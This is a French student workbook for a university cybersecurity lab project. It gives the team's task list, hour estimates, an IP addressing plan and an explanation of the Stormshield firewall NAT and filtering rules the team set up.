Année 2025-2026

SAÉ Cyber 4.0 Sécurisation d'un SI

Cahier de SAÉ

Version 1.1



Appartient à :	En équipe avec :
Nom : MADAD Prénom : Majin Hamza (top 1 si jamais) Groupe : 3	Nom : LORENZI Prénom : Bastien Groupe : 3
Nom : AZMANI Prénom : Redouane Groupe : 3	Nom : MINGHI Prénom : Jules Groupe : 3
Nom de votre équipe :	

Informations générales

Répartition en groupes

6 équipes de 4 étudiants

Emploi du temps

Semaine 1 : 9h-12h 13h-17h, jeudi libéré pour le Forum Alternance
Semaine 2 : L 13h-17h, Ma 9h-12h 13h-17h, Me 9h-12h 13h-17h, jeudi libre et vendredi soutenance

Evaluation

- Au fil de la progression, après validation de chaque tâche
- Remplissage de votre cahier de SAÉ qui sera rendu et noté
- Soutenance en solo de 10 mins par étudiant + 5 mins de question.

Matériel par équipe

- 2 Firewalls Stormshield
- 1 Switch
- 1 Borne WiFi
- 5 PC tour et/ou portables

Documentation

- Moodle
- https://documentation.stormshield.eu/

Tâches à réaliser

1. Mise en place d'une infrastructure sécurisée
2. Installation et configuration d'un firewall Stormshield
3. Installation et configuration d'un serveur HTTP/HTTPS et d'un serveur FTP/FTPS
4. Authentification transparente par certificat SSL
5. Mettre en place un IDS
6. Attaque sur le Wifi
7. Utilisation de scanneurs de vulnérabilité
8. Attaque Man in The Middle
9. Contre-mesures pour le MiM
10. Supervision du réseau
11. Mise en place d'une architecture Single Sign-On
12. Mise en place d'un VPN SSL pour clients distants
13. Mise en place d'un VPN IPSEC site à site

Gestion de votre projet

Créez un Trello de votre projet estimez la durée de chaque tâche et sous-tâche et affectez-les entre vous. Partagez le Trello avec les enseignants.

Bilan

A la fin de votre SAÉ, vous devrez répartir 80h de travail x 4 personnes soit 320 heures-homme dans ce tableau et indiquer votre évaluation de l'accomplissement de chaque tâche en pourcentage de réalisation.

Tâches	Heures-homme	Pourcentage de réalisation
Mise en place d'une infrastructure sécurisée	10h	100%
Installation et configuration d'un firewall Stormshield	50h	100%
Installation et configuration d'un serveur HTTP/HTTPS et d'un serveur FTP/FTPS	30h	100%
Authentification transparente par certificat SSL	20h	80%
Mettre en place un IDS	25h	70%
Attaque sur le Wifi	15h	100%
Utilisation de scanneurs de vulnérabilité	40h	100%
Attaque Man in The Middle	40h	100%
Contre-mesures pour le MiM	10h	100%
Supervision du réseau	10h	20%
Mise en place d'une architecture Single Sign-On	20h	100%
Mise en place d'un VPN SSL pour clients distants	10h	10%
Mise en place d'un VPN IPSEC site à site	10h	20%


Détails des tâches à réaliser

Tâche 1. Mise en place d'une infrastructure sécurisée (1,5 points)

Liste des personnes impliquées avec pourcentage de répartition	
Hamza	25%
Jules	25%
Redouane	25%
Bastien	25%

Estimation du temps passé sur cette tâche en heure-homme :


Objectif : Mettre en place l'infrastructure réseau suivante :



Rapport

(Expliquez votre démarche, dessinez un plan IP, insérez des photos de votre architecture avec identification de chaque machine, photo des écrans de configuration IP, etc.)





Voici le plan IP que nous avons établi pour l'ensemble des réseaux :

Réseau LAN A	192.168.1.0/24
Client A	192.168.1.1
Firewall IN A	192.168.1.254
Windows Server 2022	192.168.1.10

Réseau DMZ A	10.0.0.0/24
Serveur FTP/WEB A	10.0.0.1
Borne WIFI A	10.0.1.1
Firewall DMZ A	10.0.0.254
Victime MiM	10.0.0.123
Hacker Kali MiM	10.0.0.111
Machine Kali Scan	10.0.0.11
VM metasploitable	10.0.0.10

Réseau WAN	87.10.10.0/24
IDS	87.10.10.100
Firewall OUT A	87.10.10.1
Firewall OUT B	87.10.10.2
Serveur DMZ A Virtuel	87.10.10.11
Client A Virtuel	87.10.10.10
Serveur DMZ B Virtuel	87.10.10.21
Client B Virtuel	87.10.10.20
Virtual Machine Metasploitable Virtuel	87.10.10.32
Virtual Machine Kali scanner	87.10.10.30

Réseau LAN B	192.168.2.0/24
Client B	192.168.2.1
Firewall IN B	192.168.2.254

Réseau DMZ B	10.0.1.0/24
Serveur WEB B	10.0.1.1
Firewall DMZ B	10.0.1.254

Tâche 2 Configuration des firewalls Stormshields (3 points)

Liste des personnes impliquées avec pourcentage de répartition	
Bastien	50%
Jules	50%

Estimation du temps passé sur cette tâche en heure-homme :

Objectif : Configuration des firewalls pour protéger les réseaux internes et DMZ


Sous-tâches	Evaluation prof
Mettre en place une politique de NAT	100%
Permettre l'accès aux serveurs uniquement sur les ports concernés	100%
Interdire l'établissement d'une connexion sur les réseaux internes depuis les réseaux externes et les DMZ	100%
Autorisez l'accès à DMZ_A1 depuis DMZ_A2	100%
Testez l'accès aux serveurs	100%

Rapport


(Expliquez votre démarche, insérez les captures d'écran des menus NAT et Filtrage, de vos tests, etc.)

En suivant la logique des anciens travaux sur Stormshield. J'ai pu mettre en place une politique NAT sur le firewall A transportant ainsi les paquets sur les adresses virtuels du serveur. Pour ce qui est filtrage, il fut compliqué de mettre en place tout ce qui est bloquage de paquets icmp (les pings basique).


Surtout dans le réseau WAN. Pour les ports j'ai décidé de tout bloquer et ensuite de rajouter des exceptions c'est-à-dire nos ports concernés (ftp, http et ssh). J'ai suivi la même logique pour le firewall B ce qui a marché. Et pour les IP virtuel des clients elles sont là que pour les tests mais puisqu'elles ne sont mêmes pas mentionner dans le filtrage elles sont obsolètes. On les utilise que pour des tests de paquet en pass all. Les pings ne passent plus comme demandé.




Règle de filtrage A




Règle NAT A




Interface In A



NAT Stormshield B



Filtrage Stormshield B



Interface Firewall configuré Stormshield B

Expliquons les règles importantes :

- **Action : block→Source : Internet → Destination : LAN_A/B → Ports : Any**

Empêcher toute connexion depuis Internet vers le réseau local LAN_A/B

- **Action : block→Source : DMZ_A/B → Destination : LAN_A/B → Ports : Any**

Bloquer l'accès de la DMZ vers le LAN.

- **Action : block → Source : Any → Destination : Firewall_out → Ports : Any**

Bloquer les tentatives de communication vers le firewall externe. L'IDS arrivait à ping cette sortie, ce n'était pas trop conforme à la règle donc on l'a bloqué.

- **Action : pass → Source : Any → Destination : SRV_A_Virt → Ports : ftp, ftp-data, ftps, ssh, http, https**

Autoriser l'accès sur les ports concerné. Je ne me suis pas fait duper et j'ai bien mis ftps, ftp-data ainsi que ssh.

Dans l'image j'ai séparé http & https des autres ports pour que ce soit mieux visuellement.

- **Action : pass → Source : LAN_A/B, DMZ_A/B → Destination : Any→Ports : Any**

Autorise tout vers tout depuis DMZ_A/B et LAN_A/B certes c'est un peu bancal dit comme ça. Mais c'est très utile surtout pour la sortie vers internet dans le LAN. Et les autres règles empêchent la DMZ de ping le LAN.

Tâche 3 Serveurs HTTP/HTTPS et serveur FTP/FTPS (7,35 points)

Liste des personnes impliquées avec pourcentage de répartition	
hamza	50%
redouane	50%

Estimation du temps passé sur cette tâche en heure-homme :

Objectif : Configuration des firewalls pour protéger les réseaux internes et DMZ

